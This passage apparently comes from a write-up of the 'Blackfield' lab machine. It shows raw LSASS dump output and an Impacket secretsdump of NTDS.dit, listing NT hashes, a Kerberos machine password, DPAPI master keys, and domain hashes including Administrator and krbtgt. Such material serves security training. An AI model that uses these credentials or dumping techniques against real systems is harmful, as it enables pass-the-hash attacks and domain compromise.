            sha1_masterkey d04452f8459a46460939ced67b971bcf27cb2fb9


== LogonSession ==
authentication_id 137110 (21796)
session_id 0
username DC01$
domainname BLACKFIELD
logon_server
logon_time 2020-02-23T17:58:27.068590+00:00
sid S-1-5-18
luid 137110
    == Kerberos ==
        Username: DC01$
        Domain: BLACKFIELD.LOCAL


== LogonSession ==
authentication_id 134695 (20e27)
session_id 0
username DC01$
domainname BLACKFIELD
logon_server
logon_time 2020-02-23T17:58:26.678019+00:00
sid S-1-5-18
luid 134695
    == Kerberos ==
        Username: DC01$
        Domain: BLACKFIELD.LOCAL


== LogonSession ==
authentication_id 40310 (9d76)
session_id 1
username DWM-1
domainname Window Manager
logon_server
logon_time 2020-02-23T17:57:46.897202+00:00
sid S-1-5-90-0-1
luid 40310
    == MSV ==
        Username: DC01$
```

```
                Domain: BLACKFIELD
                LM: NA
                NT: b624dc83a27cc29da11d9bf25efea796
                SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
                DPAPI: NA
        == WDIGEST [9d76]==
                username DC01$
                domainname BLACKFIELD
                password None
                password (hex)
        == Kerberos ==
                Username: DC01$
                Domain: BLACKFIELD.local
                Password: &SYVE+<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$
                password (hex)260053005900560045002b003c0079006e007500600051006c003b006700
        == WDIGEST [9d76]==
                username DC01$
                domainname BLACKFIELD
                password None
                password (hex)


== LogonSession ==
authentication_id 40232 (9d28)
session_id 1
username DWM-1
domainname Window Manager
logon_server
logon_time 2020-02-23T17:57:46.897202+00:00
sid S-1-5-90-0-1
luid 40232
        == MSV ==
                Username: DC01$
                Domain: BLACKFIELD
                LM: NA
                NT: b624dc83a27cc29da11d9bf25efea796
                SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
                DPAPI: NA
        == WDIGEST [9d28]==
                username DC01$
                domainname BLACKFIELD
                password None
                password (hex)
```

```
    == Kerberos ==
        Username: DC01$
        Domain: BLACKFIELD.local
        Password: &SYVE+<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$
        password (hex)26005300590056004500)2b003c0079006e007500600051006c003b006700
    == WDIGEST [9d28]==
        username DC01$
        domainname BLACKFIELD
        password None
        password (hex)


== LogonSession ==
authentication_id 996 (3e4)
session_id 0
username DC01$
domainname BLACKFIELD
logon_server
logon_time 2020-02-23T17:57:46.725846+00:00
sid S-1-5-20
luid 996
    == MSV ==
        Username: DC01$
        Domain: BLACKFIELD
        LM: NA
        NT: b624dc83a27cc29da11d9bf25efea796
        SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
        DPAPI: NA
    == WDIGEST [3e4]==
        username DC01$
        domainname BLACKFIELD
        password None
        password (hex)
    == Kerberos ==
        Username: dc01$
        Domain: BLACKFIELD.local
        Password: &SYVE+<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$
        password (hex)26005300590056004500)2b003c0079006e007500600051006c003b006700
    == WDIGEST [3e4]==
        username DC01$
        domainname BLACKFIELD
        password None
        password (hex)
```

```
== LogonSession ==
authentication_id 24410 (5f5a)
session_id 1
username UMFD-1
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:57:46.569111+00:00
sid S-1-5-96-0-1
luid 24410
      == MSV ==
            Username: DC01$
            Domain: BLACKFIELD
            LM: NA
            NT: b624dc83a27cc29da11d9bf25efea796
            SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
            DPAPI: NA
      == WDIGEST [5f5a]==
            username DC01$
            domainname BLACKFIELD
            password None
            password (hex)
      == Kerberos ==
            Username: DC01$
            Domain: BLACKFIELD.local
            Password: &SYVE+<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$
            password (hex)2600530059005600450002b003c0079006e007500600051006c003b006700
      == WDIGEST [5f5a]==
            username DC01$
            domainname BLACKFIELD
            password None
            password (hex)


== LogonSession ==
authentication_id 406499 (633e3)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406499
```

```
        == MSV ==
            Username: svc_backup
            Domain: BLACKFIELD
            LM: NA
            NT: 9658d1d1dcd9250115e2205d9f48400d
            SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
            DPAPI: a03cd8e9d30171f3cfe8caad92fef621
        == WDIGEST [633e3]==
            username svc_backup
            domainname BLACKFIELD
            password None
            password (hex)
        == Kerberos ==
            Username: svc_backup
            Domain: BLACKFIELD.LOCAL
        == WDIGEST [633e3]==
            username svc_backup
            domainname BLACKFIELD
            password None
            password (hex)
        == DPAPI [633e3]==
            luid 406499
            key_guid 836e8326-d136-4b9f-94c7-3353c4e45770
            masterkey 0ab34d5f8cb6ae5ec44a4cb49ff60c8afdf0b465deb9436eebc2fcb1999d5841
            sha1_masterkey 6efc8aa0abb1f2c19e101fbd9bebfb0979c4a991


== LogonSession ==
authentication_id 366665 (59849)
session_id 2
username DWM-2
domainname Window Manager
logon_server
logon_time 2020-02-23T17:59:38.293877+00:00
sid S-1-5-90-0-2
luid 366665
        == MSV ==
            Username: DC01$
            Domain: BLACKFIELD
            LM: NA
            NT: b624dc83a27cc29da11d9bf25efea796
            SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
            DPAPI: NA
```

```
== WDIGEST [59849]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)
== Kerberos ==
    Username: DC01$
    Domain: BLACKFIELD.local
    Password: &SYVE+<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$
    password (hex)26005300590056004500 2b003c0079006e007500600051006c003b006700
== WDIGEST [59849]==
    username DC01$
    domainname BLACKFIELD
    password None
    password (hex)


== LogonSession ==
authentication_id 366649 (59839)
session_id 2
username DWM-2
domainname Window Manager
logon_server
logon_time 2020-02-23T17:59:38.293877+00:00
sid S-1-5-90-0-2
luid 366649
    == MSV ==
        Username: DC01$
        Domain: BLACKFIELD
        LM: NA
        NT: b624dc83a27cc29da11d9bf25efea796
        SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
        DPAPI: NA
    == WDIGEST [59839]==
        username DC01$
        domainname BLACKFIELD
        password None
        password (hex)
    == Kerberos ==
        Username: DC01$
        Domain: BLACKFIELD.local
        Password: &SYVE+<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$
        password (hex)26005300590056004500 2b003c0079006e007500600051006c003b006700
```

```
            == WDIGEST [59839]==
                username DC01$
                domainname BLACKFIELD
                password None
                password (hex)


== LogonSession ==
authentication_id 256940 (3ebac)
session_id 0
username DC01$
domainname BLACKFIELD
logon_server
logon_time 2020-02-23T17:59:13.068835+00:00
sid S-1-5-18
luid 256940
        == Kerberos ==
                Username: DC01$
                Domain: BLACKFIELD.LOCAL


== LogonSession ==
authentication_id 136764 (2163c)
session_id 0
username DC01$
domainname BLACKFIELD
logon_server
logon_time 2020-02-23T17:58:27.052945+00:00
sid S-1-5-18
luid 136764
        == Kerberos ==
                Username: DC01$
                Domain: BLACKFIELD.LOCAL


== LogonSession ==
authentication_id 134935 (20f17)
session_id 0
username DC01$
domainname BLACKFIELD
logon_server
logon_time 2020-02-23T17:58:26.834285+00:00
sid S-1-5-18
luid 134935
        == Kerberos ==
```

```
              Username: DC01$
              Domain: BLACKFIELD.LOCAL


== LogonSession ==
authentication_id 997 (3e5)
session_id 0
username LOCAL SERVICE
domainname NT AUTHORITY
logon_server
logon_time 2020-02-23T17:57:47.162285+00:00
sid S-1-5-19
luid 997
      == Kerberos ==
            Username:
            Domain:


== LogonSession ==
authentication_id 24405 (5f55)
session_id 0
username UMFD-0
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:57:46.569111+00:00
sid S-1-5-96-0-0
luid 24405
      == MSV ==
            Username: DC01$
            Domain: BLACKFIELD
            LM: NA
            NT: b624dc83a27cc29da11d9bf25efea796
            SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
            DPAPI: NA
      == WDIGEST [5f55]==
            username DC01$
            domainname BLACKFIELD
            password None
            password (hex)
      == Kerberos ==
            Username: DC01$
            Domain: BLACKFIELD.local
            Password: &SYVE+<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$
            password (hex)260053005900560045002b003c0079006e007500600051006c003b006700
```

```
            == WDIGEST [5f55]==
                username DC01$
                domainname BLACKFIELD
                password None
                password (hex)


== LogonSession ==
authentication_id 24294 (5ee6)
session_id 0
username UMFD-0
domainname Font Driver Host
logon_server
logon_time 2020-02-23T17:57:46.554117+00:00
sid S-1-5-96-0-0
luid 24294
        == MSV ==
                Username: DC01$
                Domain: BLACKFIELD
                LM: NA
                NT: b624dc83a27cc29da11d9bf25efea796
                SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
                DPAPI: NA
        == WDIGEST [5ee6]==
                username DC01$
                domainname BLACKFIELD
                password None
                password (hex)
        == Kerberos ==
                Username: DC01$
                Domain: BLACKFIELD.local
                Password: &SYVE+<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$
                password (hex)2600530059005600450002b003c0079006e007500600051006c003b006700
        == WDIGEST [5ee6]==
                username DC01$
                domainname BLACKFIELD
                password None
                password (hex)


== LogonSession ==
authentication_id 24282 (5eda)
session_id 1
username UMFD-1
```

domainname Font Driver Host

logon_server

logon_time 2020-02-23T17:57:46.554117+00:00

sid S-1-5-96-0-1

luid 24282

    == MSV ==

        Username: DC01$

        Domain: BLACKFIELD

        LM: NA

        NT: b624dc83a27cc29da11d9bf25efea796

        SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d

        DPAPI: NA

    == WDIGEST [5eda]==

        username DC01$

        domainname BLACKFIELD

        password None

        password (hex)

    == Kerberos ==

        Username: DC01$

        Domain: BLACKFIELD.local

        Password: &SYVE+<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$

        password (hex)260053005900560045002b003c0079006e007500600051006c003b006700

    == WDIGEST [5eda]==

        username DC01$

        domainname BLACKFIELD

        password None

        password (hex)

== LogonSession ==

authentication_id 22028 (560c)

session_id 0

username

domainname

logon_server

logon_time 2020-02-23T17:57:44.959593+00:00

sid None

luid 22028

    == MSV ==

        Username: DC01$

        Domain: BLACKFIELD

        LM: NA

        NT: b624dc83a27cc29da11d9bf25efea796

SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d

DPAPI: NA

== LogonSession ==

authentication_id 999 (3e7)

session_id 0

username DC01$

domainname BLACKFIELD

logon_server

logon_time 2020-02-23T17:57:44.913221+00:00

sid S-1-5-18

luid 999

    == WDIGEST [3e7]==

        username DC01$

        domainname BLACKFIELD

        password None

        password (hex)

    == Kerberos ==

        Username: dc01$

        Domain: BLACKFIELD.LOCAL

    == WDIGEST [3e7]==

        username DC01$

        domainname BLACKFIELD

        password None

        password (hex)

    == DPAPI [3e7]==

        luid 999

        key_guid 0f7e926c-c502-4cad-90fa-32b78425b5a9

        masterkey ebbb538876be341ae33e88640e4e1d16c16ad5363c15b0709d3a97e34980ad50

        sha1_masterkey ed834662c755c50ef7285d88a4015f9c5d6499cd

    == DPAPI [3e7]==

        luid 999

        key_guid f611f8d0-9510-4a8a-94d7-5054cc85a654

        masterkey 7c874d2a50ea2c4024bd5b24eef4515088cf3fe21f3b9cafd3c81af02fd5ca74

        sha1_masterkey cf1c0b79da85f6c84b96fd7a0a5d7a5265594477

    == DPAPI [3e7]==

        luid 999

        key_guid 31632c55-7a7c-4c51-9065-65469950e94e

        masterkey 825063c43b0ea082e2d3ddf6006a8dcced269f2d34fe4367259a0907d29139b5

        sha1_masterkey 6f3e0e7bf68f9a7df07549903888ea87f015bb01

    == DPAPI [3e7]==

        luid 999

```
        key_guid 7e0da320-072c-4b4a-969f-62087d9f9870
        masterkey 1fe8f550be4948f213e0591eef9d876364246ea108da6dd2af73ff455485a561
        sha1_masterkey f50955e8b8a7c921fdf9bac7b9a2483a9ac3ceed
```

4.3 NTDS.dit NTLM Hashes

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e3ab08bdd8f634381c1d2dd741c2a9a3:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:94292cab4a7e878152dbbefa117d84c7:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
BLACKFIELD.local\BLACKFIELD764430:1105:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e
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[*] Cleaning up...